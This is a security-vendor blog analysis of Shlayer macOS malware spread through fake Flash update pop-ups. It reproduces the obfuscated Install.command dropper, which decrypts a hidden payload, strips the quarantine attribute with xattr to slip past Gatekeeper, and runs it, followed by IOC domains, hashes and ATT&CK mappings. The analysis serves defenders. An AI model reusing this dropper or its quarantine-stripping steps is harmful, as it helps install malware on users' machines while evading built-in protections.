
# Shlayer Malware: Continued Use of Flash Updates

crowdstrike.com/blog/shlayer-malvertising-campaigns-still-using-flash-update-disguise/

Aspen Lindblom - Joseph Goodwin - Chris Sheldon July 19, 2021



Malvertising campaigns delivering Shlayer malware for macOS are still ongoing, despite the patching of a critical zero-day vulnerability (CVE-2021-30657) abused for months to compromise victims by dodging built-in OS protections such as Gatekeeper and also bypassing File Quarantine and Application Notarization. Recent Shlayer malvertising campaigns have gone back to using fake Flash updates and social engineering tactics to trick victims into manually installing the macOS malware and compromising their systems.

Although Flash Player reached end of life for macOS as of Dec. 31, 2020, this has not stopped Shlayer operators from continuing to abuse it. Shlayer operators may not be using a zero-day vulnerability anymore, but they're still resourceful.

## Malvertising and How It Works

As the internet has grown, so have the avenues it can be used to abuse end users. Websites now exist whose sole purpose is to redirect the end user to advertisements. Attackers have taken advantage of this by aggressively redirecting users to malicious content. Although these domains are often taken down very quickly, some attackers have found ways to stay under the radar by serving both legitimate and malicious advertisements, also known as malvertisements.

In these cases, the attacker can decide whether you are redirected to malicious or non-malicious sites depending on a few factors such as your user-agents, IP address and whether this is your first visit to the site. Your user-agent is a way of identifying the browser, browser version and operating system. This allows the web server to render the site differently based on the browser and operating system you are using.

For example, if you're on macOS using Chrome you could be sent to non-malicious websites associated with the attacker's ad network, further generating ad revenue by falsely clicking on ad links through redirects. However, if you visit the same initial domain on a different browser (e.g., Safari) you will be redirected to the malicious website. In most cases, after the initial visit to the malicious domain, any additional visits will redirect to a parked domain. Domain parking allows for monetization to occur while the domain is "under construction," giving the domain owner the ability to display links from ad affiliates.

These schemes range from attempting to trick you into calling "Technical Support" to remove a virus to tricking you into installing "Adobe Flash Player" after it "detects" that your machine is running an out-of-date version.

## Meet the macOS Shlayer

Shlayer, discovered in 2018, is constantly maintained and also evolving. The graph below is representative of Shlayer continually being a go-to piece of malware that attackers use to compromise the victim's machine. We observed an uptick in Shlayer detections occurring before the release of CVE-2021-30657 (the Gatekeeper bypass) that was being exploited by Shlayer. This vulnerability was subsequently patched on April 26, 2021.

However, even without exploiting a zero-day, the data suggests that Shlayer is still a popular tool used to infect a machine. Although our telemetry registered a drop in detections after the vulnerability was addressed, Shlayer operators resumed their campaigns days after, driving home the fact that it continues to evolve and it is constantly maintained.




Figure 1. Shlayer detections, April-June 2021

The largest number of Shlayer detections started in the second half of April 2021, with peaks on April 13, April 15 and April 21, coinciding with Shlayer using the CVE-2021-30657 vulnerability. The release of a patch for CVE-2021-30657 led to an immediate drop in Shlayer detections. However, in less than one month, Shlayer operators quickly adapted to overcome the patch addressing the exploited vulnerability and have gone back to old habits (fake Flash updates and social engineering tactics).

The most common method of Shlayer's distribution is through malvertisements that redirect Safari users to sites displaying an alert about an out-of-date Adobe Flash Player. An example of a recent and ongoing malvertising campaign involves `approvedfornext[.]com`, which redirects Safari users to a site that displays this out-of-date Adobe Flash Player alert (see below).



38DEED9954BA31
Apple System Security
Please update
Latest version of Flash Player is required to encode and/or decode (Play) audio files in high quality. - Click here to update for latest version.
Software update
"Flash Player" might be out-of-date
The version of this plug-in on your computer doesn't include the latest security updates. Flash cannot be used until you download an update.
Update
Download Flash...
"Flash Player" is an essential plugin for your browser that allows you to view everything from video to games and animation on the web. The version of "Flash Player" on your system does not include the latest security updates and has been blocked.
To continue using "Flash Player", download an updated
Flash Player Update
REQUIRED
Install latest version of Flash Player in order to continue watching.
Download

Figure 2. Fake Adobe Flash Player update popup

Once the user clicks on this fake software update popup, Shlayer is then downloaded and mounted on the victim's machine. However, it still needs to be installed, which is where the attacker relies on the user's inability to spot the threat by leveraging social engineering tactics. To help increase the chances that the user will install this on the machine, the .dmg file displays easy-to-follow, step-by-step instructions on how they can do this, as shown in the image below.





Figure 3. Social engineering the user into installing Shlayer


This is actually an image file that is hidden in the .dmg, and the Install icon is an alias. The image attempts to hide that from the unsuspecting user, but taking a peek under the hood will reveal this information.



```
$ ls -la /Volumes/Install/
total 96
drwxr-xr-x  6 amber  staff    272 Apr 15 18:21 .
drwxr-xr-x+ 5 root   wheel    160 Jun 18 11:21 ..
-rw-r--r--  1 amber  staff  16388 Apr 15 18:21 .DS_Store
-rw-r--r--  1 amber  staff  24065 Apr 15 18:21 .bjbOwFZWGY.png
drwxr-xr-x  4 amber  staff    136 Apr 15 18:21 .hidden
lrwxr-xr-x  1 amber  staff     23 Apr 15 18:21 Install -> .hidden/Install.command
```

Figure 4. Using “ls -la” command to display hidden files and folders in the .dmg

The Install alias is pointing to `Install.command`, a script located in a hidden folder conveniently named .hidden. `Install.command` will execute as the user follows the instructions. To understand what occurs during the installation, the contents of the .hidden folder and `Install.command` files will need to be reviewed. The contents of this .hidden folder can be seen below.



```
$ ls -la /Volumes/Install/.hidden/
total 928
drwxr-xr-x  4 amber  staff     136 Apr 15 18:21 .
drwxr-xr-x  6 amber  staff     272 Apr 15 18:21 ..
-rwxrwxrwx@ 1 amber  staff     905 Apr 15 18:21 Install.command
-rw-r--r--  1 amber  staff  230380 Apr 15 18:21 uaQf9bkKsOGo
```

Figure 5. Using “ls -la” command to display files in the .hidden folder

There is another file in the .hidden folder. Looking at the script provides clues as to what will happen next.

```
#!/bin/bash
G="a";F="c";Q="d";H="e";V="l";Z="m";X="n";T="o";J="p";K="s";
export appDir=$(cd "$(dirname "$0")"; pwd -P)
export tmpDir="$(mktemp -d /tmp/XXXXXXXXXXXX)"
export binFile="$(cd "$appDir"; ls | grep -Ev '\.(command)$' | head -n 1 | rev)"
export archive="$(echo $binFile | rev)"
export
commandArgs='U2FsdGVkX1/x86059vUSEIHaGQ4XBvQTQKbeveWujmQdzq
OD/yukLCrSDUjS5yh+LHW++e7qz5AzpbnUTw89vDM8INdcr+MH+G400T5CZg
5cCUn5FSRAMPZYKe1PinIg0Iq+D1aZmkgM5ya2CHfE8vbQKc4hv57BcOmWn
SQzujMzs/ziiX8rSyyDcMPGIXLdwUZIPIu329zFY7lOiBa4/tlmP1x/K9vHBNqyz/X
nzB16UHsr9qJIBE3haHSig8aSG7cJav6bRQZnZnsrJ9HabUpXflmv1Y6A5VSM3
Y6WDsElZxXFF057OEIuCFi9i6kP'
decryptedFommand="$(echo -e "$commandArgs" |
${T}${J}${H}${X}${K}${K}${V} ${H}${X}${F} -${G}${H}${K}-256-cbc -${Q} -A
-b${G}${K}${H}64 -${J}${G}${K}${K} "${J}${G}${K}${K}:$archive")"
nohup /bin/bash -c "${H}v${G}${V} \"$decryptedFommand\"" >/dev/null 2>&1 &
killall Terminal
```

Figure 6. Contents of `Install.command` script


The script contains a simple substitution cipher with Base64 encoding and AES encryption. Breaking down the script will make it easier to understand what actions will be performed by the script:

- The first line of the script initializes and assigns letters to 10 variables that will be used by the substitution cipher to decode part of the command seen in the `decryptedFommand` variable and nohup command.
- The `appDir` variable will be set to /Volumes/Install/.hidden.
- The `tmpDir` variable will be set to the temporary directory in /tmp created by mktemp -d.
- The `binFile` variable will be set to the name of the only other file located in the .hidden directory, `uaQf9bkKsOGo`, but will be reversed to `oGOsKkb9fQau`.
- The archive variable will be set to `uaQf9bkKsOGo`.
- The `commandArgs` variable contains a Base64-encoded and AES-encrypted command.
- `decryptedFommand` will echo `commandArgs` and pipe it to openssl in order to decode and decrypt the command. The decrypted command will be:

```
$(echo "openssl enc -aes-256-cbc -d -A -base64 -k \"$archive\" -in
\"$appDir/$archive\" -out \"$tmpDir/$binFile\"; xattr -c \"$tmpDir/\"*; chmod 777
\"$tmpDir/$binFile\"; \"$tmpDir/$binFile\" && rm -rf $tmpDir")
```

Figure 7. `decryptedFommand` decrypted

The decrypted command is then passed to `nohup`, a utility that will invoke a command immune to hangup signals, with a substitution cipher that decodes to the following:



```
nohup /bin/bash -c "eval \"$(echo "openssl enc -aes-256-cbc -d -A -base64 -k
\"$archive\" -in \"$appDir/$archive\" -out \"$tmpDir/$binFile\"; xattr -c
\"$tmpDir/\"*; chmod 777 \"$tmpDir/$binFile\"; \"$tmpDir/$binFile\" && rm -rf
$tmpDir")\"" >/dev/null 2>&1 &
```

Figure 8. `Nohup` decrypted

This will allow the decrypted command to continue to run until it is completed, even if the user logs off. Breaking down the command, it will decode and decrypt `uaQf9bkKsOGo`, saving it the temporary directory created in `/tmp` as `oGOsKkb9fQau`. The " `xattr -c` " command will clear all extended attribute flags from the temporary directory, including the `com.apple.quarantine` flag that is added to all downloaded files. Clearing the quarantine flag allows the file to avoid notarization and Gatekeeper. The `chmod` command will grant read, write and execute permissions to the file, followed by the file getting executed and the temporary folder getting deleted. Lastly, the `Install.command` script will terminate all running Terminal processes.

The file dropped from Shlayer's `Install.command` script, `oGOsKkb9fQau`, is a Mach-O executable file known as Bundlore — adware that, amongst other things, will drop more adware families on the infected machine affecting your device's performance and security.

## Falcon Coverage

The CrowdStrike Falcon® sensor takes a layered approach to detect Shlayer using machine learning (ML) and behavioral-based detections (i.e., indicators of attack, or IOAs) to protect customer endpoints. Here are the recommend prevention policies that offer protection against Shlayer:

- Enhanced Visibility: Script-Based Execution Monitoring
- Cloud Machine Learning
- Sensor Machine Learning
- Quarantine
- Execution Blocking: Suspicious Processes
- Execution Blocking: Intelligence-Sourced Threats

## IOCs

| Indicator Type | Value | Description |
|---|---|---|

| | | |
|---|---|---|
| DOMAIN | `approvedfornext[.]com` `sports-stream[.]net` `syncuber-bestadvancedfile[.]best` `loadgreatlynewestthefile[.]vip` `loadgreatlyprogressivethefile[.]vip` `loadgreatlyoriginalthefile[.]vip` `loadprogressivegreatlythefile[.]vip` `loadgreatlyrenewedthefile[.]vip` `loadfree-bestheavilyfile[.]best` `boot-upuber-bestfreefile[.]best` `boot-upcompletely-bestprecisefile[.]best` `bestp-upuber-bestfreefile[.]best` `boot-upfree-bestuberfile[.]best` `boot-upcompletely-bestsophisticatedfile[.]best` | Domains seen in malvertisement campaigns distributing Shlayer |
| SHA256 | `9ceea14642a1fa4bc5df189311a9e01303e397531a76554b4d975301c0b0e5c8` | `Install.dmg` |
| SHA256 | `ea86178a3c0941fd6c421c69f3bb0043b768f68ed84ecb881ae770d7fb8e24ed` | `Install.command` script |
| SHA256 | `f3400c0a90d0abdff49cfe61804eb0ca80325bf84bbce4dc6e2796843ccebb0f` | `uaQf9bkKsOGo`; Encrypted Bundlore executable |
| SHA256 | `bb947b2d55580e9e4593957a58163049b0f27313ba5df363801698fadde63426` | `oGOsKkb9fQau`; Decrypted Bundlore executable |

## MITRE ATT&CK Framework

The following table maps reported Shlayer and Bundlore TTPs to the MITRE ATT&CK® framework.

| Tactic | Technique | Description |
|---|---|---|
| Initial Access | Phishing (T1566) | Shlayer uses social engineering to trick users into running the installer. |
| Initial Access | Hidden Files and Directories (T1564.001) | Shlayer installer contains hidden files and folders. |
| Initial Access | User Execution: Malicious File (T1204.002) | Shlayer relies on users mounting and executing a malicious .dmg file. |
| Execution | Hide Artifacts: Hidden Files and Directories (T1059.004) | Shlayer executes a Bash script located in a hidden folder that contains a hidden binary file. |

| | | |
|---|---|---|
| Defense Evasion | Masquerading: Match Legitimate Name or Location (T1036.005) | Shlayer masquerades as Adobe Flash installer. |
| Deobfuscate/Decode Files or Information (T1140) | Shlayer uses Base64 and AES to decrypt and decode payloads to /tmp folder. | |
| File and Directory Permissions Modification (T1222.002) | Shlayer uses `chmod` and `xattr` to change file and folder permissions. | |
| Subvert Trust Controls: Gatekeeper Bypass (T1553.001) | Newer variants of Shlayer exploit CVE to bypass Gatekeeper. | |

### Additional Resources

- *See how the powerful, cloud-native CrowdStrike Falcon® platform protects customers from DarkSide and REvil ransomware in these blogs: DarkSide Goes Dark: How CrowdStrike Falcon Customers Were Protected and How CrowdStrike Falcon Stops REvil Ransomware Used in the Kaseya Attack.*
- *Get a full-featured free trial of CrowdStrike Falcon Prevent™ and learn how true next-gen AV performs against today's most sophisticated threats.*